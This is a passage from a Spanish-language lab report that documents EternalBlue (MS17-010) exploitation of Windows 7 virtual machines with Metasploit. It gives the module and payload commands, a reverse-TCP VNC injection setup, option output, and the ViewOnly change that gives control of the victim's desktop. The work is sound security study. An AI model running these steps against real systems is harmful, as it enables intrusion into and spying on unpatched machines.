
Fígura 30. Ejecución y evidencia de Payload Loadlibrary



Fuente: Propia

Ejecución del payload y exploit eternalblue con las Ip en el Kali linux 192.168.1.9 ip Windows 7 192.168.1.10. pero primero se realiza PING entre las maquinas virtuales, como se observa en la figura 31.


Fígura 31. PING entre las máquinas virtuales.



Fuente: Propia

En la figura 32. Se observa la ejecución del metasploit que tiene instalado el Kalilinux. (MV-Windows7x64)


Fígura 32. Metaxploit.



Fuente: Propia

Se realiza la búsqueda del eternalblue con el código: search eternalblue, arrojando los resultados evidenciados en la figura 33.

Fígura 33. Search eternalblue




Fuente: Propia

Para la ejecución se elaboran los siguientes pasos, el cual esta reflejado en la Figura 34:

- Usar el exploit smb/ms17_010_eternalblue con el codigo: use exploit/windows/smb/ms17_010_eternalblue
- usar un payload con el código: set payload Windows/x64/vncinject/reverse_tcp
- se configura el RHOST y LHOST


Fígura 34. Evidencia procedimientos.



Fuente: Propia

Se ejecuta el exploit, y se obtiene el resultado de ver lo que hace el usuario. La figura 35 se observa como desde la MV atacante se ve el escritorio de Windows de la victima.


Fígura 35. Evidencia de resultado exitoso del exploit.



Fuente: Propia

En la figura 36 se evidencia cuando el usuario abre un sitio web. (MV-Windows7x64)


Fígura 36. Evidencia de resultado exitoso del exploit 2.



Fuente: Propia

En la figura 37 se observa cuando la victima abre el reproductor de Windows.


Fígura 37. Evidencia de resultado exitoso del exploit.



Fuente: Propia

Se ejecuta el exploit, y se obtiene el resultado de ver lo que hace el usuario, pero además del paso anterior en el comando del exploit se configura el comando set ViewOnly true por set ViewOnly false, logrando abrir las carpetas. En la figura 38 se ejecutan los mensajes.

Fígura 38. Configuración del Set ViewOnly.




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.1.10     yes       The target host(s), range CIDR identifier, or hosts file with syntax
 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/vncinject/reverse_tcp):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   AUTOVNC             true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell  true           no        Disables the Metasploit Courtesy shell
   EXITFUNC            thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST               192.168.1.9      yes       The listen address (an interface may be specified)
   LPORT               8443             yes       The listen port
   VNCHOST             127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT             5900             yes       The local port to use for the VNC proxy
   ViewOnly            true             no        Runs the viewer in view mode


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set ViewOnly false
ViewOnly => false
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Fuente: Propia

Ya ejecutado el comando de View Only, se observa en la Figura 39. la evidencia que podemos manipular el escritorio, ejecutando unas carpetas:

Fígura 39. Evidencia de ejecución de carpetas.




Fuente: Propia

Comprobante de evidencia al ejecutar las carpetas: https://youtu.be/QCkKrUdWoPU.

Ejecución del exploit con el Kali – Linux en el Windows 7 de 32bits. En esta ocasión de podrá observa que al repetir lo mismo del Windows de 64 bits este va a generar un pantallazo azul. En la figura 40 se evidencia de Comunicación entre las maquinas.


Fígura 40. Ping entre maquinas.



Fuente: Propia

Se realiza los mismos procedimientos anteriores de buscar el metaxploit, el payload y la ejecución del mismo. En la figura 41 y Figura 42 se ejecuta el metaxploit.


Fígura 41. Ejecución del mextaploit.



Fuente: Propia

Evidencias de la búsqueda del exploit, payload y ejecución.


Fígura 42. Ejecución del exploit continuación.



Fuente: Propia

En la figura 43, se ve el resultado de la Pantalla azul, al momento de ejecutar el exploit (w7 x32 bits), se observa el pantallazo azul y el reinicio de la maquina virtual.


Fígura 43. Resultado del exploit.



Fuente: Propia

En la figura 44. Se observa que la MV Windows 7 x32 se recupera de un cierre inesperado.


Fígura 44. Resultado del exploit continuación.



Fuente: Propia

En la figura 45 se observa como aparece el mensaje de cierre inesperado.

